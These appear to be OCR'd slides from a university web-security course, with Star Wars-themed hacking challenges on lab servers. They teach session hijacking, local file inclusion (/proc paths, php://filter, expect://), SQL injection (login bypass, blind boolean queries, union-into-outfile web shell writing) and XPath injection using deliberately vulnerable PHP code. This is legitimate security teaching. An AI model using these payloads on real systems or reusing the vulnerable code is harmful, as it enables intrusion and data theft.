


Finding hidden information - examples

- Example1: 158.39.48.35:801
- Example 2: 158.39.48.35:805
- Example3: 193.225.218.118/cybersmart/info2

Hacking Challenge 1:


1. You have to pretend to be Darth Vader to mislead the guards of the Death Star! First of all, buy a Darth Vader costume! You can buy it e.g. on a primitive planet (called Earth). Buy it online and find the hidden message for you!



http://158.39.48.61:801

Session related attacks – What is the session variable?

A user's session with a web application begins when the user first launch the application in a web browser. Users are assigned a unique session ID that identifies them to your application. The session should be ended when the browser window is closed, or when the user has not requested a page in a “very long” time.



Session related attacks

The session can be compromised in different ways:

- **Predictable session token**

  The attacker finds out what is the next session id and sets his own session according to this.

- **Session sniffing**

  The attacker uses a sniffer to capture a valid session id

- **Client-side attacks (e.g. XSS)**

  The attacker redirects the client browser to his own website and steals the cookie (Javascript: document.cookie) containing the session id

- **Man-in-the-middle attack**


  The attacker intercepts the communication between two computers

- **Man-in-the-browser attack**

Session hijacking attack examples

- Example 1: http://193.225.218.118/OsloMet/session/task1
- Example2: http://193.225.218.118/OsloMet/session/task2

Credentials: Michael/Sicily, Sonny/woman, Fredo/Casino, admin/????



Hacking Challenge 2:

2. After you managed to get inside the Death Star you can access the local dashboard of the main computer: http://158.39.48.61:802 .

Your task is to become the admin user. We have some information that can help you:

- The designer of the Death Star "accidently" wasn't enough careful when he coded the session management.
- We also know some existing (non admin) credentials: Obi Van clearly feels that his old padawan, Anakin (username:DarthVader) still uses the following password: Padme<3<3 .
- Thanks to R2-D2 who sniffed the Death Star's traffic we also know the password of a stormtrooper: trooper506/C6#Bda?79


File inclusion vulnerabilities

The attacker can access a file through the website that was not intended by the site developer.

- If any file can be included from a remote host then it is remote file inclusion. The attacker places an attacking script on it’s own website. The vulnerable web application executes the remote script if the webserver settings allow it.
- If the attacker can access files from the local computer outside the webroot then it is a local file inclusion. With different tricks the attacker can execute its own server side script by the website here as well.

Local File Inclusion

Local file inclusion (LFI) is a vulnerability when the attacker can include a local file of the webserver using the webpage. If the server side script uses an include file type of method and the input for the method is not validated then the attacker can provide a filename that points to a local file:



Example exploitation of LFI vulnerabilities 2.


The attacker can also try to find a local file outside the webroot that writes back the server side script he provided by the request. For example */proc/self/environ* displays the web-browser type. If it's a script it is executed through the browser. Possible useful files for the exploitation:

/proc/self/environ
/proc/self/environ%00
/proc/self/
/proc/self/fd/12
/proc/self/fd/14%00
/proc/self/fd/12
/proc/self/fd/14%00
/proc/<apache_id>/fd/12
/proc/<apache_id>/fd/14 *(apache id is from /proc/self/status)*
/proc/<apache_id>/fd/12%00
/proc/<apache_id>/fd/14%00

DEMO …

Example exploitation of LFI vulnerabilities

A php script source cannot be obtained through a browser, because the script is executed on the server side. But using encoding and php://filter as input the server side scripts can be obtained too. Since Php 5.0.0 the *php://filter/convert.base64-encode/resource* function is enabled. It encodes the php file with base64 and the php script source reveals.



DEMO …

Other options:


Php://input

Expect://ls

Hacking Challenge 3:


3. The Death Star's document repository contains some operational (http://158.39.48.61:803) document of the Star. The complete plan of the Star was there originally, but after a security check they decided to remove it from the repository..

Did they really remove everything? What if they just commented out some of documents in the server side script. Try it!




Structured Query Language (SQL)

Dynamic websites can use large amount of data. If a website stores e.g. the registered users then it is necessary to be able to save and access the data quickly. In order to have effective data management data are stored in different databases where they are organized and structured. One of the most popular databases is the relational database. The relational databases have tables where each column describes a characteristics and each row is a new data entry. The tables are connected to each other through the columns. Example:




SQL practice: Check your sql command

The following script prints out the generated sql query (it is only for demonstration, that never happens with real websites)



Simple sql injection exploitation


The easiest case of sql injection is when we have a direct influence on an action. Using the previous example we can modify the sql query to be true and allow the login. With the ‘ or ‘1’=‘1 (note that the closing quotation mark is deliberately missing, it will be placed by the server side script before the execution) the sql engine will evaluate the whole query as true because 1 is equal to 1 (1 now is a string not a number)



Normally attackers have to face much more complex exploitation. Usually the attacker has only indirect influence on the website action.

Blind boolean based sqli exploitation


Depending on the input the attacker can see two different answers from the server. Example:



That is the first version of the webpage
This is the main text of the webpage


If we provide a non-existing user e.g. *laszlo*, the first version of the page appears. For valid users such as *admin* (The attacker doesn't necessarily has valid user for the site) the second version appears.

Since there's no input validation for the email parameter, the attacker can produce both answers:



True

That is the second version of the webpage
This is the main text of the webpage



False

That is the first version of the webpage
This is the main text of the webpage

Blind boolean based sqli exploitation

In order to execute such a query we need to arrange the current query to be accepted by the server side script (syntatically should be correct):

*http://193.225.218.118/sql3.php?**email=laszlo**' or **here goes the query** or **'1'='2***

Since the vulnerable parameter was escaped with a quotation mark, the query should end with a missing quotation mark (the server side script will place it, if there's no missing quotation mark, the query will be syntatically wrong).

The second part of the query should be boolean too, e.g.:

*http://193.225.218.118/sql3.php?**email=laszlo**' or*
ASCII(Substr((SELECT** @@**VERSION),1,1))<64** or **'1'='2

The previous query checks if the ASCII code of the first character of the response of *SELECT @@VERSION* is less than 64.

Task: Find the first character of the db version!

Writing local files with sql injection

Instead of asking for boolean result the attacker can use the *select into outfile* syntax to write a local file to the server. Since this is a new query the attacker has to chain it to the vulnerable first query (union select of stacked query exploitation). This is only possible if the following conditions are fulfilled:

- Union select or stacked queries are enabled
- With union select the attacker has to know or guess the row number and the types of the chained query (see example)
- A writable folder is needed in the webroot that later is accessible by the attacker
- The attacker has to know or guess the webroot folder in the server computer

Example:

*http://193.225.218.118/sql3.php?**email=laszlo**' union select 'Imagine here's the attacking script' '0','0','0' into outfile '/var/www/temp/lennon.php*

Xpath injection

Instead of storing datasets in databases, data can be stored in xml format.

Example:

```
<?xml version="1.0" encoding="UTF-8"?>
    <users>
        <user>
            <name>john</name>
            <fullname>John Lennon</fullname>
            <email>johnlennon@ifi.uio.no</email>
            <password>imagine</password>
        </user>
        <user>
            <name>paul</name>
            <fullname>Paul McCartney</fullname>
            <email>paulmccartney@ifi.uio.no</email>
            <password>yesterdays</password>
        </user>
        <user>
            <name>admin</name>
            <fullname>Administrator</fullname>
            <email>[redacted]</email>
            <password>Beatles</password>
        </user>
    </users>
```

Example task:

http://193.225.218.118/xpath/index2.php

Get the admin user's email!

Xpath query with php

Xpath can be used to make a query, e.g. finding the full name of the user whose username is john and the password is imagine:

$xml->xpath("/users/user[name=‘john' and password=‘imagine']/fullname")

Finding the first user in the database:

$xml->xpath("/users/user[position()=1]/fullname")

Finding the penultimate user:

$xml->xpath("/users/user[last()-1]/fullname")

Other xpath functions can be used as well:

last(), count(node-set), string(), contains(), etc.


The full xpath reference is here:
https://docs.oracle.com/cd/E35413_01/doc.722/e35419/dev_xpath_functions.htm

Xpath injection

Xpath injection is possible when there's no input validation or the validation is inappropriate in the xpath query, e.g.

```
$results = ($xml->xpath("/users/user[name='".$_POST['username']."' and password='".($_POST['passwd'])."']/fullname"));
$fullname=$results[0];
if (count($results)>0)
{
  print("Hello ".$fullname."!");

  $results2 = ($xml->xpath("/users/user[name='".$_POST['username']."']/email"));
  $em=$results2[0];
  print("<br>Your email: ".$em);

}
```

The exploitation of the vulnerability looks like an sql injection exploitation:



